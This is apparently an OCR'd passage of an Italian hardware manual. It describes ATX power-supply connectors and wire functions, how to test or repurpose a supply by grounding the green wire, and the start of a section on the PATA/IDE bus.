



Figura 9.13. Connettore di alimentazione usato comunemente per le vecchie unità a dischetti da 9 cm.



9.2 Alimentatori ATX

L'alimentatore «ATX» rappresenta la generazione successiva a quella dell'alimentatore «AT», distinguendosi principalmente da questo, per il fatto di avere una gestione dell'accensione e dello spegnimento tramite un controllo remoto (il filo verde).

Quando si apre un alimentatore, si deve ricordare che al suo interno viene elaborata l'energia proveniente dalla rete elettrica comune, con la quale è possibile rimanere folgorati, se non si agisce con la competenza e la prudenza adeguate alla circostanza.

9.2.1 Collegamento principale con la scheda madre: 20 poli

«

La figura successiva mostra schematicamente il connettore principale tipico, che serve ad alimentare la scheda madre. Il terminale numero otto, collegato con un filo di colore grigio, fornisce una tensione di +5 V, quando l'alimentatore è acceso e sta funzionando regolarmente. Il terminale numero nove, collegato con un filo di colore viola, fornisce una tensione di +5 V, sia durante il funzionamento normale dell'alimentatore, sia quando questo figura «spento», ma ancora alimentato dalla rete elettrica esterna. Il terminale numero 14, collegato con un filo di colore verde, consente di attivare o disattivare l'alimentatore; per l'attivazione, deve essere collegato alla massa, mentre è sufficiente tenerlo isolato per disattivare l'alimentatore. Il filo marrone, si inserisce, assieme a un filo di colore arancio, nel terminale numero 11; il suo scopo è quello di consentire all'alimentatore di sondare la presenza dell'alimentazione a 3,3 V, ma alcuni alimentatori non hanno proprio tale filo marrone.

Figura 9.14. Schema del connettore principale per l'alimentazione della scheda madre.





Figura 9.15. Foto del connettore principale per l'alimentazione della scheda madre.



9.2.2 Collegamento principale con la scheda madre: 24 poli

«

Esistono alimentatori ATX con un connettore per il collegamento della scheda madre, a 24 poli. In questo caso, oltre all'aggiunta di quattro poli addizionali, può venire a mancare la linea da −5 V (filo bianco).

Figura 9.16. Schema del connettore principale per l'alimentazione della scheda madre, a 24 poli.





Figura 9.17. Foto del connettore principale per l'alimentazione della scheda madre, a 24 poli.





Osservando la foto, si vede che il connettore può essere formato dall'unione di due connettori, che eventualmente possono anche essere separati. Infatti, la porzione più grande del connettore (quella con 20 poli), è conforme allo standard più vecchio, a parte il fatto che manca il filo bianco. Tuttavia, nella maggior parte dei casi, le schede madri che usano un connettore a soli 20 poli, non richiedono la tensione di −5 V, che dovrebbe essere fornita da quel filo mancante.

9.2.3 Collegamento ausiliario con la scheda madre, +12 V

Alcune schede madri richiedono una sorgente di alimentazione addizionale, attraverso un piccolo connettore a quattro poli, come si vede nella figura successiva, che fornisce +12 V.

Figura 9.18. Connettore ausiliario per l'alimentazione della scheda madre con +12 V.






9.2.4 Collegamento ausiliario con la scheda madre «P6», +3,3 V, +5 V,


Alcune schede madri ATX richiedono una fonte di alimentazione ausiliaria per le tensioni più basse. Per questo si utilizza solitamente un connettore noto con la sigla «P6», molto simile a quelli usati

negli alimentatori AT (ma nel caso degli alimentatori AT, si tratta dei connettori «P8» e «P9»).

Figura 9.19. Connettore ausiliario per l'alimentazione della scheda madre con +3,3 V e +5 V.




rosso	+5 V
arancio	+3,3 V
arancio	+3,3 V
nero	massa
nero	massa
nero	massa



9.2.5 Controllo del funzionamento

Quando si accende un alimentatore ATX senza che sia stato prima collegato alla scheda madre, questo rimane in attesa, senza erogare energia dalle linee principali (lasciando ferma la stessa ventola). Per mettere in funzione l'alimentatore, anche senza collegarlo alla scheda madre, occorre cortocircuitare il terminale del filo verde (a seconda della dimensione del connettore, può trattarsi del terminale numero 14, oppure del numero 16) con la massa. Per esempio, nella figura successiva vengono collegati i terminali 13 e 14 di un connettore a 20 poli, con un pezzo di fermaglio per lettera, proprio per mettere subito in funzione l'alimentatore quando questo riceve energia dalla rete esterna.

Figura 9.20. Accensione di fortuna di un alimentatore ATX.



In questo modo, è possibile fare un controllo di massima del funzionamento di un alimentatore, semplicemente osservando se si avvia la ventola di raffreddamento.

9.2.6 Utilizzo di un alimentatore ATX per scopi vari

«

Un alimentatore ATX che non serve più, potrebbe essere riutilizzato per compiti diversi, fuori dal contenitore di un elaboratore. Per trasformare un alimentatore in questo modo, occorre tenere presente almeno due cose:

- se è presente il filo marrone, questo deve essere collegato a un filo arancione, altrimenti l'alimentatore non si metterebbe in


funzione;

- è necessario utilizzare un piccolo interruttore per collegare il filo verde con la massa, in modo da poter mettere in funzione l'alimentatore o rimetterlo a riposo.

Dell'alimentatore che si ottiene, oltre alla massa, si possono utilizzare le linee normali da +3,3 V, +5 V, +12 V, −12 V e −5 V. Pertanto, il filo grigio e il filo viola, non servono.

Eventualmente, il filo grigio può essere usato per applicarvi un diodo LED, con una resistenza appropriata in serie (500 ohm, 0,25 W), in modo da sapere che l'alimentatore è acceso, anche se eventualmente non risulta ancora attivo.

Figura 9.21. Trasformazione molto semplice di un alimentatore per usi generali. Si può osservare che il filo verde è stato collegato in modo stabile a un filo nero, per attivare l'alimentatore appena gli viene fornita energia dalla rete elettrica esterna.



9.3 (P)ATA: AT attachment

«

ATA, ovvero *AT attachment*, è stato originariamente un bus a 16 bit, nato per il collegamento di dischi fissi. Questo tipo di bus è conosciuto anche con altri nomi, che però non sono standard; in particolare «IDE», ovvero *Integrated drive electronics*. Il bus ATA (parallelo) è stato definito quando la tecnologia ha iniziato a integrare l'elettronica dell'interfaccia nel disco fisso stesso, da cui viene l'acronimo IDE. Il primo elaboratore che abbia incorporato un bus ATA è stato proprio un IBM PC/AT, da cui il nome che giustifica l'acronimo

ATA. Successivamente, nel 2001, con l'introduzione di un bus seriale, derivato dallo standard ATA, per distinguere i due tipi si sono introdotte le sigle «PATA», per «paralel ATA», e «SATA» per «serial ATA». Questo capitolo tratta del bus ATA parallelo.

ll bus PATA ha avuto subito un grande successo ed è diventato uno standard molto importante. L'evoluzione dello standard ha portato a espandere le possibilità del bus, che originariamente permetteva solo il collegamento di dischi fissi, consentendo l'uso di altri tipi di dischi e non solo questo, attraverso le estensioni ATAPI (*ATA packet interface*).

9.3.1 Caratteristiche generali del sistema PATA

Un bus PATA tradizionale (ma in questo contesto si potrebbe usare il termine «canale») consente di collegare uno o due unità, attraverso una piattina con tre connettori da 40 poli (un connettore si collega all'unità di controllo PATA, mentre gli altri due servono per i componenti), come si vede nella figura 9.22. Un'estremità della piattina è colorata in modo diverso a indicare il lato in cui si trova il terminale numero uno.

Figura 9.22. Connettore a 40 poli e pezzo di piattina a 40 fili per una connessione PATA normale. In questo caso, il riferimento al terminale numero uno si trova sul lato destro.

